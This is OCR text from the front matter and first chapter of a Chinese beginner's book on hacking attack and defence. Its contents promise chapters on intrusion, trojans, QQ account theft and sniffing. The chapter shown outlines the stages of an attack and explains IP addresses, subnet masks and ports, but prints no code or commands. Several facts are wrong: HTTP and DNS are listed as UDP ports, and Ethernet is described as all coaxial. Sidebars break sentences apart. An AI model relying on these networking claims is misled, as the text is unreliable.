《学电脑轻松入门》
《电脑上网轻松入门》
《五笔与办公轻松入门》
《Office 2007办公应用轻松入门》
《电脑组装轻松入门》
《Windows Vista系统操作轻松入门》
《Windows XP系统应用轻松入门》
《电脑故障排除轻松入门》
《Excel函数与图表轻松入门》
《Photoshop CS3图像处理轻松入门》
《系统安装与重装轻松入门》
《组建局域网轻松入门》
《黑客攻防轻松入门》

轻松入门

系列丛书

封面设计：陈鲁豫

ISBN 978-7-900729-40-8
9 787900 729408 >
定价：28.00元(1CD+1手册)

目录

CONTENTS

多媒体光盘互动教学丛书

第一章 黑客基础入门

第二章 扫描网络与锁定目标

目录


目录

第四章 基于认证漏洞入侵Windows及其防范

第五章 Windows系统安全与防范

目录

第六章 木马植入攻防要略



目录

目录

第八章 QQ盗号与安全防范

第九章 嗅探器截取信息与防范

目录

第十章 常用软件密码解除

目录

第十一章 网络安全与黑客防范


附录 黑客常用命令详解

Chapter 1

黑客基础入门

光盘教学

初学者在学习黑客知识的时候会遇到各种网络基础概念，例如 IP、端口、网关、映射等等，当读者遇上这一连串的概念问题时，会很迷茫，不知从何学起，从而对黑客技术产生畏惧感，这样会大大打击大家的学习积极性。作为新手学黑客的开篇，我们有必要将黑客基础的概念以浅显易懂的方式告诉读者，让读者轻松地迈进黑客大门。



黑客是网络中的侠客，他们身怀绝技，自由地穿梭于网海之中；“黑”人电脑，又不留痕迹地飘然而去……正因为黑客在网络中表现出高超的网络攻防技巧，引发了人们对黑客的无限遐想！

1.1 揭开黑客神秘面纱

1.1.1什么是黑客

事实上，人们对黑客也存在不同的理解，有的人认为黑客是一群狂热的技术爱好者，他们无限度地追求技术的完美；而有的人认为他们肆意地破坏系统、盗取资料释放病毒，是网络世界的破坏者。在这里，我们没必要对黑客是非争论不休，我们所要知道的就是黑客究竟是什么！

“黑客”一词是由英语 Hacker 英译而来，是指专门研究、发现计算机和网络漏洞的计算机爱好者。他们伴随着计算机和网络的发展而产生、成长。黑客对计算机有着狂热的兴趣和执着的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找到漏洞，然后向管理员提出解决和修补漏洞的方法。

Notice

“Hacker”这个称谓在早期是令人自豪、羡慕与崇拜的，直到现在还是有人以被称为“Hacker”而自豪,而骄傲！并且努力与那些所谓的“黑客”、“怪客”（Cracker）区分开来。

黑客的出现推动了计算机和网络的发展与完善。黑客所做的不是恶意破坏，他们是一群纵横于网络上的大侠，追求共享、免费，提倡自由、平等。黑客的存在是由于计算机技术的不健全，从某种意义上来讲，计算机的安全需要更多黑客去维护。

新手点拨

学习黑客技术跟学习其他知识一样，都是要下功夫、要靠灵感、要靠自己思考的。很多黑客就是利用最基本的人性而攻破电脑，靠合法的程序而摧毁电脑的。所以知识不是死的，不是千遍一律的，要灵活掌握自己所学会的知识才是最重要的。

1.1.2黑客的行为规范和准则

作为黑客还应该具有黑客的精神以及行为规范。黑客行为主要包括：不随便攻击个人用户及站点、热忱帮助电脑初学者迅速掌握电脑的应用、提高自身安全意识等等。

Notice

黑客必须在技术上有过硬的本领，并且热衷于解决问题，能够无偿帮助别人。

1.1.3如何涉足黑客世界

要涉足黑客的世界，首先得熟知网络，特别是 IP 与端口的概念，这些知识会贯穿于整个黑客的学习之中，关于这些基础知识，我们将在 1.2 和 1.3 节中介绍。黑客的攻击方式一般分为以下几种，具体内容我们将在本书的各个章节进行详细介绍。

No.01 信息搜索

黑客入侵的第一步首先是收集信息，信息搜集包括端口扫描、漏洞扫描、弱口令扫描等。只有尽可能多地获取目标主机的信息后，成功入侵的机会才越大。

No.02 漏洞入侵

由于程序设计的复杂性，人们会经常发现软件中的漏洞，漏洞对黑客来说是最重要的信息，黑客要经常学习发现的漏洞，努力寻找未知漏洞，并从多种漏洞中寻找有价值的、可被利用的漏洞进行试验，当然黑客的目的可能是通过漏洞进行破坏或者修补上这个漏洞。

No.03 种植木马

随着漏洞被发现，软件也会不断升级，如果漏洞被修补，黑客就需要采取其他入侵方法了，使用木马就是一个很典型的方法，事实上现在很多盗号与信息泄密都与木马有关，当木马控制了被黑主机后，黑客甚至可以完全夺取该主机的控制权，做任何想做的事情。

No.04 伪装

黑客对目标主机的任何操作都会被对方系统以日志的形式记录下来，如果黑客在没有伪装的情况下就冒然行动，是很容易被对方追查到行踪，所以黑客通常会伪装自己的 IP 地址以及身份标识。

No.05 密码破解

黑客一直热衷于破解各种系统或软件的口令密码，在没有其他办法的情况

新手点拨

黑客可能会对漏洞或被黑主机做如下事情：

获得系统信息：有些漏洞可以泄漏系统信息，暴露敏感资料，从而进一步入侵系统；

入侵系统：通过漏洞进入系统内部、或取得服务器上的内部资料、或完全掌管服务器；

寻找下一个目标：黑客往往充分利用自己已经掌管的主机作为工具，寻找并入侵下一个系统；

做一些有利于自己的事：如果漏洞主机有利用价值，他们可能会在该主机上植入木马或者后门，便于下一次来访。

Notice

通过代理上网是伪装 IP 最常用的方法，代理同样是突破局域网中人为限制的关键技术。

下，通常黑客会通过枚举猜解的方法来破解。

黑客的大多数活动都是在网络上进行的，想要熟悉网络，就不能不了解 IP 地址，黑客的入门就得从 IP 地址学起。

1.2.1什么是IP地址

我们都知道在邮寄信件时寄信人和收信人一般都拥有一个通信地址，只要按照这个通信地址就可以把信件安全送到收信者的手中。计算机之间的通信也是如此，IP 地址通俗地说就是每个计算机的通信地址。两个计算机之间的通信可以想象成下面的对话：

计算机 A：“你好，请把这个包裹（数据包）发到计算机 B，通信地址（IP）是这个。”

Internet 邮局：“好的，我会派邮递员把你的包裹送到这个通信地址（IP）的。”

经过 Internet 上的邮递员（路由器）的传递，将这个包裹成功地传到计算机 B 的通信地址（IP）上。

从上面的对话我们可以得出结论，那就是如果你的计算机连到网络上，要与其他机器进行数据的传输的话，就一定要有网络世界中的通信地址（IP 地址），否则跟不上网没有任何区别。

1.2.2公网IP与私有IP

在 IPv4 通信协议里面就有两种 IP 的类别，分别是：公网 IP（Public IP）和私有 IP（Private IP）。

No.01 公网IP

经由 INTERNIC（Integrated Network Information Center 专门负责 IP 分配事务的机构）所统一规划的 IP，有这种 IP 才可以直接连上 Internet；

No.02 私有IP

不能直接连上 Internet 的 IP，主要用于局域网。

如何区别公网 IP 和私有 IP 呢？这里有一个规则很好区分，当我们查询自己的 IP 时，发现地址在如下三个区域的话，则说明是私有 IP。

- 10.0.0.0 ~ 10.255.255.255

Notice

除了口令密码外，对于高强度的加密会将文件加密为暗文，这种需要算法的加密方法安全性通常是国家级的，黑客也很难破译。

1.2 认识IP地址

Notice

现有的互联网是在 IPv4 协议的基础上运行的。我们主要也是围绕 IPv4 协议进行讲述。IP 地址是由 4 个数据组成的，每个数据之间用“.”隔开。例如 192.168.0.1、61.153.2.54 这种形式。从这些数字我们可以看出 IP 地址是属于公网还是内部局域网的地址，稍候将会详细介绍。

新手点拨

划分公网、私有IP可以有效地抵御黑客攻击，我们可以通过一个找人的例子来说明。

外校的学生A（计算机A）与学生B（计算机B）发生矛盾，一日A到B的学校生事。由于B校采取了防护手段（配置了私有地址并在大门处安装了防火墙），事态发展如何呢？

学生A到了校门口，对大门警卫说："我找学生B，让我进去。"

警卫说："有学生证吗？"

学生A："没有。"

警卫说："对不起，你不是这个学校的学生，不能随便进入校园。请尽快离开，否则我要报警了。"

就这样警卫保护了学生B，滋事的A无趣地走了。

从这个例子可以看出：如果B所在的学校没有安装任何防护设施的话，A就可以直接进入学校找到B，B的安全就没了保障。这就是内网或私有的好处，可以有效地保护内部计算机的安全，阻止大部分黑客和病毒的攻击。

- 172.16.0.0 ~ 172.31.255.255
- 192.168.0.0 ~ 192.168.255.255

由于这三个网段的IP是预留使用的，所以并不能直接在Internet上连接使用，否则在互联网中到处都会有很多相同的IP，因此这三个IP网段就只能作为内部私有网域的IP沟通之用。也就是说，它有如下的几个限制：


- 私有地址的路由信息不能对外散播（仅限于内部网络）；
- 使用私有地址的数据不能透过Internet来转送（每个局域网中都有类似的私有IP，特别是192.168.0.0 ~ 192.168.255.255这个段的IP）；
- 关于私有地址的参考纪录（如DNS），只能限于内部网络使用。

由于私有IP地址不能直接对外收发信息，所以内部网络不会被Internet上的黑客所直接攻击。但是私有IP的主机也不能直接连上Internet。

那么怎样才能让私有IP的主机联上Internet呢？这就必须得依靠局域网中的"网关"（网关可以是路由器），网关利用NAT（Network Address Transfer网络地址转换）将私有IP地址连上Internet，事实上，在Internet上返回的信息也是先到达网关，然后再由网关转发到私有IP地址的主机上。

局域网中的计算机一般都设为"192.168.0.0 ~ 192.168.255.255"网段中的IP地址，它们都是私有IP地址使用于局域网中的，而网关才拥有公网IP地址。

公网IP与私网IP



1.2.3 动态IP和静态IP的区别

既然只有公网IP才能访问Internet，那么我们上网是怎样获取公

网 IP 的呢？接下来我们将了解主机是如何设获取 IP 地址的。

No.01 固定(静态)公网IP

拥有固定（静态）的公网 IP，主要是学术网络、或者是向 ISP 注册固定的公网 IP。不过，由于 IP 地址的稀缺性，现在已经很少申请得到了；

No.02 宽带拨号（ADSL）

传统的调制解调器以及目前很流行的 ADSL 拨接，都是另一个取得公网 IP 的方法。这些 IP 通常是由 ISP（Internet Service Provider，网络服务提供商，如电信、网通等）随机提供，因此每次拨接所取得的 IP 可能都不固定，所以我们称它为动态 IP；

No.03 局域网IP


通常用户都是位于局域网下的，例如网吧、办公室、小区宽带或者电信城域网等等，这些主机都只分配了私有 IP，通过网关上网。

Notice

这里有种简单辨别动态 IP 与静态 IP 的方法，即通过静态 IP 设置窗口进行查看，如果在设置对话框中选择了“自动获得 IP 地址”的话就是动态 IP，如果有设置 IP 等参数则是静态 IP。

1.2.4 IP地址分段与子网掩码

了解了互联网中的 IP 种类后，下面主要介绍局域网中的私有 IP 地址。当打开 IP 地址属性时，会遇到“子网掩码”这个参数，那么什么是子网掩码呢？它有什么作用呢？首先我们得从局域网中的通信方式说起。



No.01 为什么要划分网段


在局域网中，网络访问一般是广播式的（尤其是使用 HUB 而不是交换机的网络）。所谓广播式，就是当要访问另一台电脑，你的电脑会对整个网络发出信息，那些不是你想访问的电脑会“听而不闻”（接收了信息但发现该信息不是发给自己的就不作回应），只有你要访问的那台电脑才会接受信息并处理，

新手点拨

此处我们介绍的局域网都是基于以太网（Ethernet）而言的，以太网是当今现有局域网采用的最通用的通信协议标准。在以太网中，所有计算机被连接一条同轴电缆上，基本上，以太网由共享传输媒体，如双绞线电缆或同轴电缆和多端口集线器、网桥或交换机构成。在星型或总线型配置结构中，集线器 / 交换机 / 网桥通过电缆使得计算机、打印机和工作站彼此之间相互连接。

新手点拨

划分网段就像把很多人分在多个房间，同一个房间内的人聊天与别的房间不会互相影响，如果你要跟别的房间的人说话，就只有从这个房间的门出去，再从另一个房间的门进去才能说。子网掩码的作用就是把许多电脑分在不同子网中，即使是在同一个 HUB 或交换机上的电脑，仍可以通过子网掩码将其分成几个子网（不过如果电脑很少，就没必要了，除非你有意将这些电脑分成几个不能互相访问的组）。




新手点拨

所谓二进制，也就是计算机运算时用的一种算法。二进制只由“1”和“0”组成。二进制是世界上第一台计算机上用的算法，最古老的计算机里有一个个灯泡，当运算的时候，比如要表达“1”，第一个灯泡会亮起来。要表达“2”，则第一个灯泡熄灭，第二个灯泡就会亮起来。

然后向整个网络回话。此时除了你的电脑，其余的也是“听而不闻”，就跟我们多人坐在同一个房间聊天一样。

由于局域网中采用广播方式寻找目标主机，如果网络中电脑太多，网络性能就会大大降低，所以对一个大型的网络，就要分成多个子网，子网内部访问时，信息不会发到其他子网上，只有在需要访问其他网络的电脑时，才能通过网关去访问。



No.02 子网掩码划分网段

网段是这样分的，把 IP 地址和子网掩码都换算成二进制，就变成了 32 个二进制数。以“192.168.1.10”这个 IP 地址为例，它的实际二进制数字为：“11000000.10101000.00000001.00001010”，前面 3 个字节划分为网络段，那么子网掩码就把前面三组的二进制数字全部定为“1”（共有 24 个 1），用来“掩盖”网络段。留下最后一组数字定为“0”，代表主机段，那么子网掩码的二进制值就为：“11111111.11111111.11111111.00000000”，这个二进制数字毕竟是计算机识别的，为了便于人类理解，就把该二进数换算为十进数，即“255.255.255.0”。

IP 地址：　11000000. 10101000. 00000001 . 00001010

子网掩码：　11111111. 11111111. 11111111 . 00000000

切分结果：　|----------Net----------| ---Host---|

如此，就确定了 192.168.1.10 这个 IP 是位于 192.168.1.0~192.168.1.255 这个网段的 IP 地址。

为了提高网络通信效率，我们还可以更改子网掩码将网段再次细分，以上述的网段为例：

网段：　11000000. 10101000. 00000001 . 0 0000000　192.168.1.0

子网掩码：11111111. 11111111. 11111111 . 1 0000000　255.255.255.128

这样划分之后，该网段的 IP 地址范围就是 11000000.10101000.00000001.0 0000000~11000000.10101000.00000001.0 1111111（192.168.1.0~192.168.1.127）了。


另外，在一个局域网网段中，第一个 IP 地址是表示该网段，而最后一个 IP 地址用作该网段的广播地址，所以不能将这两个 IP 地址分配给该网段中的

主机，例如 192.168.1.0/25（“/25”表示子网掩码前面有 25 个 1，是用于确定该网段大小范围的参数）就代表了“192.168.1.0~192.168.1.127”这个网段，而 192.168.1.127 就是用作该网段的广播地址。

1.2.5特殊的回路IP段

除了这个预留的 IP 网段之外，还有一个特殊网段——回路 IP 网段，这个网段中的 IP 地址（通常都是使用 127.0.0.1 这个 IP）是被用来作为测试操作系统内部循环所用的，同时也能够提供给系统内部原本就需要使用网络接口的服务所使用。也就是说，即使在没有安装网卡的情况下，也可以测试该主机服务环境是否可以顺利工作。

例如当我们启动了 FTP 服务器，就可以在浏览器栏上填写“FTP://127.0.0.1”就可以直接连接了，而且这种方法不需要安装网卡就可以测试。还可以使用 ping 命令检查自己主机网络设置是否正确。



新手点拨

127.0.0.1 是你的网卡 IP 回路，如果 127.0.0.1 都 ping 不通那说明你的网卡一定有问题。127.0.0.1 是指本机，你可以通过装 IIS，做一个首页，然后在浏览器中输入 127.0.0.1 就可以看见你做的首页了。ping 127.0.0.1 若不通，是本机 TCP/IP 软件有问题，ping 本机 IP 地址，若不通是网卡问题。

1.3 端口的功能


我们经常听说黑客在攻击时利用了某某端口（Port）的漏洞，那么到底什么是端口呢？可以这样说：端口便是计算机与外部通信的桥梁，没有它，计算机便便无法与外界通信。

1.3.1什么是端口

在网络通信中有一种软件端口，它并不是物理意义上的端口，而是特指 TCP/IP 协议中的端口，是逻辑意义上的端口。

为什么在通信中需要这些逻辑端口呢？我们知道，一台拥有 IP 地址的主机可以提供许多服务，比如 Web 服务、FTP 服务、SMTP 服务等，一部主机上面有这么多服务，那我们跟这部主机进行联机时，该主机怎么知道我们要的数据是 WWW 还是 FTP 呢？这就是端口不同

的结果，因为每种客户端软件所需要的数据都不相同，例如 IE 浏览器所需要的是 HTTP 服务数据包，所以该软件预设就会向服务器主机的 80 端口索求 HTTP 服务数据；而如果用户使用的是 FlashGet 来进行与服务器主机的 FTP 索求数据包时，FlashGet 这个客户端软件当然预设就是向服务器主机的 FTP 相关端口（默认的是 21 端口）进行连接，这样各种软件就可以正确无误的取得各自所需要的数据了。



Notice

如果把 IP 地址比作一间房子，端口就是出入这间房子的门。真正的房子只有几个门，但是一个 IP 地址的端口可以有 65536 个之多！端口是通过端口号来标记的，端口号只能是整数，范围是从 0 到 65535。

Notice

端口并不是一一对应的。比如你的电脑作为客户机访问一台 WWW 服务器时，WWW 服务器使用“80”端口与你的电脑通信，但你的电脑则可能使用“3457”这个端口。

1.3.2常见端口

如果根据所提供的服务方式的不同，端口可分为“TCP 协议端口”和“UDP 协议端口”两种。因为计算机之间相互通信一般采用这两种通信协议。其中 TCP 协议“连接方式”是一种直接与接收方进行的连接，发送信息以后，可以确认信息是否到达，这种方式大多采用 TCP 协议；而 UDP 协议是不是直接与接收方进行连接，只管把信息放在网上发出去，而不管信息是否到达。对应使用以上这两种通信协议的服务所提供的端口，也就分为“TCP 协议端口”和“UDP 协议端口”。

一般来说，每个网络软件都可以打开任何一个端口来使用（只要该端口号码没有被其他软件使用），很多网络软件还会使用多个端口来进行通信，为了在网络连接时避免冲突，人们也就规定了一些固定端口给常用的网络软件，例如网页浏览器与远程的网站服务器连接会使用 80 端口来连接，但是如果某个网络软件打开了 80 端口来使用的话，这是浏览器就无法浏览网页了，这是因为端口冲突了。下面我们介绍一下 TCP 和 UDP 协议中的常见端口。

Notice

由于 TCP 和 UDP 两个协议是独立的，因此各自的端口号也相互独立，比如 TCP 有 235 端口，UDP 也可以有 235 端口，两者并不冲突。

1. TCP协议常见端口

No.01 FTP

FTP 定义了文件传输协议，使用 21 端口。常说某某计算机开了 FTP 服务便是启动了文件传输服务。下载文件，上传主页，都要用到 FTP 服务。

No.02 Telnet

Telnet 它是一种用于远程登陆的端口，用户可以以自己的身份远程连接到计算机上，通过这种端口可以提供一种基于 DOS 模式下的通信服务。如以前的 BBS 是纯字符界面的，支持 BBS 的服务器使用 23 端口，对外提供服务。

No.03 SMTP

SMTP 定义了简单邮件传送协议，现在很多邮件服务器都用这个协议，用于发送邮件。如常见的免费邮件服务中用的就是这个邮件服务端口，所以在电子邮件设置中常看到有这么 SMTP 端口设置这个栏，服务器开放的是 25 号端口。

No.04 POP3

POP3 是和 SMTP 对应，POP3 用于接收邮件。通常情况下，POP3 协议用的是 110 端口。也是说，只要使用 POP3 协议的程序（例如 FoxMail 或 Outlook），就可以不以 Web 登录方式进入邮箱界面，直接用邮件程序也可以收到邮件。

新手点拨

TCP 协议的英文全称是 Transmission Control Protocol 即传输控制协议，在该协议传输模式中在将数据包成功发送给目标计算机后，TCP 会要求发送一个确认；如果在某个时限内没有收到确认，那么 TCP 将重新发送数据包。另外，在传输的过程中，如果接收到无序、丢失以及被破坏的数据包，TCP 还可以负责恢复。

Notice

在网络通信中，除了 TCP 协议与 UDP 协议之外，还有 ICMP 协议。

2. UDP协议常见端口

No.01 HTTP

这是大家用得最多的协议，它就是常说的"超文本传输协议"。上网浏览网页时，就得在提供网页资源的计算机上打开 80 号端口以提供服务。常说“WWW 服务”、“Web 服务器”用的就是这个端口。

No.02 DNS

DNS 用于域名解析服务，这种服务在 Windows NT 系统中是用得最多的。因特网上的每一台计算机都有一个网络地址与之对应，这个地址是常说的 IP 地址，它以纯数字加“.”的形式表示。然而这却不便记忆，于是出现了域名，访问计算机的时候只需要知道域名，域名和 IP 地址之间的变换由 DNS 服务器来完成。DNS 用的是 53 号端口。

No.03 SNMP

简单网络管理协议，使用 161 号端口，是用来管理网络设备的。

新手点拨

UDP 是一个无连接协议，传输数据之前源端和终端不建立连接，当它想传送时就简单地去抓取来自应用程序的数据，并尽可能快地把它扔到网络上。由于传输数据不建立连接，因此也就不需要维护连接状态，包括收发状态等，因此一台服务机可同时向多个客户机传输相同的消息。

虽然 UDP 是一个不可靠的协议，但它是分发信息的一个理想协议。例如，在屏幕上报告股票市场、在屏幕上显示航空信息等等。

Notice

在计算机的6万多个端口，通常把端口号为1024以内的称之为常用端口，这些常用端口所对应的服务通常情况下是固定的。

Notice

关闭端口

比如在Windows 2000/XP中关闭SMTP服务的25端口，在“控制面板”→“管理工具”→“服务”中停止“Simple Mail Transfer Protocol (SMTP)”服务，这样，关闭了SMTP服务就相当于关闭了对应的端口。

Notice

在Windows 98中没有“服务”选项，你可以使用防火墙的规则设置功能来关闭/开启端口。

新手点拨

在使用“netstat -a n”命令时，我们发现了有很多127.0.0.1这个IP地址开放了许多端口，事实上，127.0.0.1是用于操作系统中用于内部的回路之用的。

No.04 OICQ

OICQ程序既接受服务，又提供服务，这样两个聊天的人才是平等的。OICQ用的是无连接的协议，也是说它用的是UDP协议。OICQ服务器是使用8000号端口，侦听是否有信息到来，客户端使用4000号端口，向外发送信息。如果上述两个端口正在使用（有很多人同时和几个好友聊天），就顺序往上加，如8001、8002、8003……。

1.3.3查看端口

前面我们已经了解了端口意义，作为网络协议上的端口，它为程序在网络连接中提供了接口，黑客也可以利用开放的端口进而掌握该端口对应的系统服务，并利用系统服务达到入侵主机的目的。可是系统到底开启了什么端口和服务呢？我们可以简要地使用系统的内置工具“netstat”命令就能查出计算机开放的网络协议端口。

在Windows 2000/XP/Server 2003中依次单击“开始”→“运行”，键入“cmd”并回车（Vista中直接在“开始”菜单的“开始搜索”栏中填写“cmd”命令既可），打开命令提示符窗口。

